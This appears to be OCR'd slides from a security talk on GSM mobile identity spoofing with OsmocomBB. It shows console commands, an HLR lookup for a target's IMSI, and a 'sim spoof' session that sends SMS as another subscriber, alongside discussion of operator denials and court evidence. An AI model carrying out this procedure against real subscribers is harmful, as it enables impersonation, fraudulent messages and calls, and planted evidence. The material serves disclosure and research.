
Application *mobile*



```
OsmocomBB> enable
OsmocomBB# sim pin 1 [redacted]
OsmocomBB#
% (MS 1)
% Trying to registering with network...

% (MS 1)
% On Network, normal service: Slovenia, Si.mobil

OsmocomBB#
OsmocomBB# sms
  sms  Send an SMS
OsmocomBB# sms
  MS_NAME  Name of MS (see "show ms")
OsmocomBB# sms 1
  NUMBER  Phone number to send SMS (Use digits '0123456789*#abc', and '+' to
          dial international)
OsmocomBB# sms 1 041[redacted]
  LINE  SMS text
OsmocomBB# sms 1 041[redacted] test
OsmocomBB#
% (MS 1)
% SMS to 041[redacted] successfull
```

Sending of SMS message from application *mobile*.

Application *mobile*



```
cd src/host/osmocon/
./osmocon -p /dev/ttyUSB0 -m c123xor ../../target/firmware/board
```

Now start mobile application:

```
cd src/host/layer23/src/mobile
./mobile -i 127.0.0.1
```

this will also start gsmtap which you can use to inspect traffic using Wireshark

matej@cryptopia: ~/osmocom/osmocom-bb/src/host/osmocon

```
L1CTL_RESET_REQ: FULL!SIM Request (7): [redacted]
SIM Response (2): [redacted]
SIM Request (5): [redacted]
SIM Response (28): [redacted]
SIM Request (7): [redacted]
SIM Response (2): [redacted]
SIM Request (5): [redacted]
SIM Response (17): [redacted]
SIM Request (5): [redacted]
```

matej@cryptopia: ~

matej@cryptopia: ~ | matej@cryptopia: ~

```
[redacted]
matej@cryptopia:~$ telnet localhost 4247
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to the OsmocomBB control interface
OsmocomBB> Connection closed by foreign host.
matej@cryptopia:~$ telnet localhost 4247
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to the OsmocomBB control interface
OsmocomBB> enab
OsmocomBB> enable
OsmocomBB# sim pin 1 [redacted]
```


opia: ~/osmocom/osmocom-bb/src/host/layer23/src/mobile

```
ELECT (file=0x7f20)
ending APDU (class 0xa0, ins 0xa4)
eceived APDU (len=0 sw1=0x9f sw2=0x1a)
ommand successfull
ET RESPONSE (len=26)
ending APDU (class 0xa0, ins 0xc0)
eceived APDU (len=26 sw1=0x90 sw2=0x00)
ommand successfull
ELECT (file=0x6f07)
ending APDU (class 0xa0, ins 0xa4)
eceived APDU (len=0 sw1=0x9f sw2=0x0f)
ommand successfull
ET RESPONSE (len=15)
ending APDU (class 0xa0, ins 0xc0)
eceived APDU (len=15 sw1=0x90 sw2=0x00)
ommand successfull
selected file (len 9)
EAD BINARY (offset=0 len=9)
ending APDU (class 0xa0, ins 0xb0)
eceived APDU (len=0 sw1=0x98 sw2=0x04)
IM Security
ending result to callback function (type=1)
<0005> subscriber.c:655 PIN is required, 3 tries left
```

Use of application *mobile*. In the background Osmocom ROM loader, aplication *mobile* and (in front) console of application *mobile*.

Mobile identity in mobile network


Users in the mobile network does not identify themselves by the phone number, but with the IMSI and TMSI number. Important parameters are also the encryption key Kc and the Key sequence number.




Mobile identity spoofing

If Kc does not change by every transaction, mobile identity can be spoofed. First, we have to identify IMSI number of our target...

1.





HLR Lookup

Enter the mobile number in international format but without 00 or + at the beginning of the number. For example 0044786612345 would be entered as 44786612345.

Enter number: 3864[redacted] Lookup


Request ID:[redacted]
Status: OK
Message: undefined
Number: 3864[redacted]
IMSI: 29370[redacted]
MCC: 293
MNC: 70
Home Operator Name: Tusmobile
Home Operator Country: Slovenia
MSC: 385980111
MSC Operator: T-mobile
MSC Country: Croatia
MSC Location: null
MSC MCC: 219
MSC MNC: 01

Descriptions: -- Select Parameter --

HLR lookup is done through web service – we get IMSI number.

Detection of TMSI number

TMSI number is discovered by sending silent SMS messages. Meanwhile we intercept some GSM bursts (for cryptanalysis) and key sequence number.



Reconstruction of Kc


Session encryption key Kc in recovered through cryptanalysis. Now we have all information needed...

3.


A3	16	BE	AF	C3	D0	42	90	1C	C8	C8	C3	29

CONTENT OF DATA BURST IN GSM

72	FE	BC	10	74	70	C4	2B	2B	2B	2B	2B	2B




“SIM spoof”



```
  testcard      Attach bulit in test SIM
  spoof         Attach spoffing SIM
  reader        Attach SIM from reader
  remove        Detach SIM card
  pin           Enter PIN for SIM card
  disable-pin   Disable PIN of SIM card
  enable-pin    Enable PIN of SIM card
  change-pin    Change PIN of SIM card
  unblock-pin   Change PIN of SIM card
  lai           Change LAI of SIM card
OsmocomBB# sim spo
OsmocomBB# sim spoof
  MS_NAME   Name of MS (see "show ms")
OsmocomBB# sim spoof 1
  IMSI   IMSI you want to spoof
OsmocomBB# sim spoof 1 293[redacted]
  TMSI   TMSI you want to spoof
OsmocomBB# sim spoof 1 293[redacted] 0x6[redacted]
  KC  Encription key of spoofed mobile
OsmocomBB# sim spoof 1 293[redacted] 0x6[redacted] 85[redacted]
  KEY_SEQUENCE  Key sequence
OsmocomBB# sim spoof 1 293[redacted] 0x6[redacted] 85[redacted] 1
```

Mobile identitity spoofing with “sim spoof” command. For spoofing we need IMSI number (SS7 lookup), TMSI number (from the network), session key (we chack it) and key sequence number (from the network).
In networks with A5/0 we need only TMSI and key sequence number – no cryptanalysis needed!

Mobile identity spoofing



Matej Kovacic: test_spoof

Poslano: 16:07

Matej Kovacic: test_spoof

Poslano: 16:15

Two SMS messages sent by spoofed mobile identity.
Similarly it is possible to spoof voice calls too.
[video]

“We strongly emphasize that the abuse of identity in the network of Telekom Slovenia is not possible.”

...

Abuse of the mobile identity in the Mobitel's network is prevented by the high standard mechanisms. ***No network in the world has better protection than we have in our GSM network.*** *Therefore, once again we remind that claims of abuse of user identity in the Telekom network are not real, however misuse of an identity outside of our network is not in our hands.”*

Reply from Telekom Slovenije for DELO newspaper, July, 30th 2012, <http://www.delo.si/druzba/infoteh/mobitelovo-omrezje-kljub-zagotovilom-telekoma-se-slabo-zasciteno.html>

What does it means for the data retention measures and eavesdropping?

Courts tend to regard
computer-generated materials as inherently trustworthy evidence.

This has consequences for court procedure. In a court witnesses are sworn in and cross-examined to expose biases and conflicts. But what about software as a witness?

Sergey Bratus, Ashlyn Lembree in Anna Shubina. 2010.
Software on the Witness Stand: What Should It Take for Us to Trust It?

“Miran Kimovec from Mobitel company, who was the next witness, was also unable to explain how it was possible to record the eavesdropped conversation while Reich's mobile phone has hot been registered to any of the Slovenian mobile operators. "Theoretically it would be possible that an Austrian citizen in Kranj caught a signal from Austrian operator, but practically it is almost impossible," he said. The trial will continue.”

Gorenjski glas, 2. marec 2007,
<http://www.gorenjskiglas.si/novice/kronika/index.php?action=clanek&id=4329>

Mobile networks have been upgraded with some security patches.

Are we safe now?

Actually not. Why?

- Caller ID spoofing is still possible.
  - It is still hard to trace the origin of that calls.
- Eavesdropping is still possible (even if mobile networks use A5/3).
- It is highly likely that it is still possible to spoof mobile identity.

- There are some other vulnerabilities in GSM networks...


Problem: mobile network does not authenticate to mobile phone

- The design of GSM network requires authentication of a mobile phone to to mobile network. But on the other side, mobile network **does not** authenticate to mobile phone
